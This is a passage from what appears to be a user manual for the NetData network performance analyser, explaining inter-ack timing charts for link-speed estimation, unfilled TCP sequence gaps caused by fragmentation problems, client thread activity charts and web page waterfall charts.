
By default NetData always displays many types of loaded network events, such as filled TCP sequence gaps and long Fin-Wait states, as vertical bands on the transaction performance chart. Their plotting is controlled by checkboxes in the Events group of the chart's format-control window. Other types of events can also be plotted by right-clicking in the Plot column of the Events table and clicking the table's 'Plot Selected Events' button, or by right-clicking in a different column and selecting the option to 'Plot Similar Events with Trans'. Events are plotted in the colour assigned to highlighting markers prevailing at the time the events were selected. This colour is set in the chart's format-control window, and provides a means for plotting different types of events in distinguishing colours.

Event bands can also be plotted on the timing chart, to investigate the correlation between events and patterns of packets. These event bands are enabled by an Events checkbox in the Chart Overlays group of the timing chart's format-control window. Bands are plotted only for selected events, in the same colours that they would appear on the transaction performance chart.


15.20 Frequency Distribution of Inter-Ack-Frame Times


The Time Distrib button on the packet-timing chart presents an option to plot the frequency distribution of time intervals between successive packets that acknowledge the longest data packets. Such a chart provides the most reliable estimate of a path's bandwidth when a long message is sent from a server to a client through a slow link that is downstream from the sniffer. As in the following transaction, data packets pass the sniffer in rapid bursts but their acknowledgement packets appear at a quite steady rate dictated largely by the speed of the slowest link.





The blue staircase on this chart marks the trailing edge of the TCP sliding window as acks are received by the server, and its slope indicates the data throughput. The following chart plots the distribution of time intervals between ack packets. It indicates a minimum interval of approximately 48 ms which corresponds to a transmission speed of 500 Kbps.





This chart was drawn not from just one transaction but from all the captured packets that traversed the same path. NetData finds the mode – the most frequent value – and calculates a transfer speed (505 Kbps) by dividing the number of bits in the acknowledged packets (3036 bytes of 8 bits) by the minimum inter-ack time interval (48 ms). The speed estimate should be reliable in this case because the chart displays such a distinct mode in the distribution. The nominal link speed was probably 512 Kbps.

Inter-frame time distribution charts can verify the accuracy of NetData's estimation of link speeds when it calculates round-trip times and path speeds for all the captured dialogues, as discussed above.

15.21 Unfilled Sequence Gaps

NetData highlights all data-sequence gaps with red-square markers on the packet-timing chart. The gaps might indicate packet loss in the network, but they could be caused by the arrival of packets out of order, or by the sniffer dropping packets that it should have captured. Markers on the timing chart that show whether a gap was filled by an overtaken packet, by a retransmission, or not at all, usually provide clues to the cause.

In case the sniffer has dropped packets, NetData doesn't count a sequence gap for dialogue statistics until the gap has been filled. Furthermore, because one lost packet could cause not only a sequence gap but also many selective acks – one for each data packet in a burst – NetData doesn't count a selective ack until the missing data has been acknowledged. However, the network may have a serious problem which means that a sequence gap is never filled, and NetData now augments its normal sequence-gap rules to recognise and record unfilled gaps as network events, in the 'PktDropped' category. NetData confirms the nature of the problem by checking that the sequence gap coincides with a selective ack, and that the missing data is never acknowledged.

The most likely cause of unfilled gaps is a device in the network path that needs to fragment a packet, but the packet carries a Don't Fragment flag. A properly configured network handles such occurrences successfully in several ways: the device needing to fragment the packet returns an ICMP error packet to the sender, to reduce its maximum segment size (MSS); devices along the path overwrite and reduce MSS indications carried in connection setup packets; the sender conducts Path MTU (maximum transmission unit) discovery exercises to determine the safe segment size; or the sender reduces its MSS to 536 after retransmitting a maximum-size packet many times.

Descriptions of the new events indicate the source of the problem (client or server), the time that the gap remained unfilled before the connection was closed, and the size of the gap. If the gap is consistently 1460 bytes or slightly smaller, as in the following event table, the problem is most probably a fragmentation issue – maybe the device is not issuing error packets (it has become a 'black hole'), an intermediate firewall is blocking ICMP error packets, or the sender is ignoring error packets.


Start	Category	Description	Duration	Server	Conn/S...
18:26:19.4723	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9759 secs	419.9759	138.61.79.135...	243581
18:26:19.7761	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9650 secs	419.9650	138.61.79.135...	25670636
18:26:20.8864	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9785 secs	419.9785	138.61.79.135...	18208755
18:26:27.3105	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 415.0392 secs	415.0392	138.61.79.135...	19251326
18:26:27.7502	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9877 secs	419.9877	138.61.79.135...	25938710
18:26:27.8897	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9887 secs	419.9887	138.61.79.135...	2479657
18:26:28.534	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9942 secs	419.9942	138.61.79.135...	20437403
18:26:30.05	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9778 secs	419.9778	138.61.79.135...	28161736
18:26:30.5758	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 4.9951 secs	4.9951	138.61.79.135...	19509621
18:26:31.2926	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9926 secs	419.9926	138.61.79.135...	20698680
18:26:32.7894	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9757 secs	419.9757	138.61.79.135...	20938554
18:26:33.1098	PktDropped	server data gap of 1,460 bytes (with selective ack) not filled after 419.9660 secs	419.9660	138.61.79.135...	3128732

The problem in this case was traced to an encrypted WAN link with a segment-size limit.


15.22 Comparing Thread Activity of Multiple Clients

A transaction timing chart of backend traffic, particularly the traffic between an application server and a database, often reveals the activity of individual client threads. It will show long bursts of database requests that are generated by individual front-end transactions, and a related waterfall chart can identify the redundancies and other inefficiencies in the way the application uses the database. A chart with all the backend connections of a client shows how work is distributed among its threads; it shows pauses for garbage collection and the idle periods between successive front-end transactions; and it shows whether all threads slow down at the same time.

In a similar manner charts of the connections of multiple clients show how well load is balanced across clients and whether all clients slow down at the same time. With default settings it is difficult to see what clients are associated with particular connections, but a drop-down menu in the chart's format-control window changes the assignment of colours to individual connection bands – the background colours underneath transaction bars.



This function – 'Colour by client' – assigns a distinguishing colour to each client, and the colours also appear under the client names in the chart's box of legends. Checking the box 'Order by ID' places the connections of a client together.




The above chart plots all the database activity of four clients over a 7-second period in which a total of 220 connections handled 120,000 transactions. Each yellow bar doesn't indicate the processing time of a single database request (because long yellow bars normally have dark-blue borders) but a burst of very short processing times that have merged together on a chart with this scale. Columns of narrow gaps between yellow bars indicate garbage collection activity, and it is clear that the clients collect garbage at different times, but there are wider columns, with more merged yellow bars, that coincide across all clients. Because performance variations in the database can't affect the intervals between successive database requests, this observation suggests that the system's serious performance problem is caused by a CPU allocation issue in the clients' virtualised environment, or there is some form of congestion in the path between clients and database.


16 Waterfall Charts

16.1 Characterising Web Page Loads

A quick but not always effective way to check a web site's performance is to simply record a workstation's traffic while surfing the site. The system activity for individual web pages should be recognisable by the distinct clusters of markers on the performance chart, and they will be easier to separate if, while surfing, the user pauses for several seconds before every mouse click. However, NetData can help further if it is asked to characterise *user* transactions, and it has more streamlined commands for selecting user transactions and displaying their components.


User transactions are requested by checking boxes on the Output and Decoding pages of controls:






Checking the second box is not essential because NetData associates users with clients by default.


NetData assumes that a user transaction has ended when the user pauses for more than the think time specified on the Charting page of controls. In this NetData release the default think time has been reduced from 10 to 1.5 seconds.



After analysis, estimates of the time to load complete web pages are plotted by asking NetData to load only records of user transactions (or 'all higher-level transactions'), not server transactions:





In the sample chart below many user transactions have large response times, up to 25 seconds. Also interesting is the chart's list of more than a dozen servers that are accessed when shopping on the web site of a large department store (David Jones).



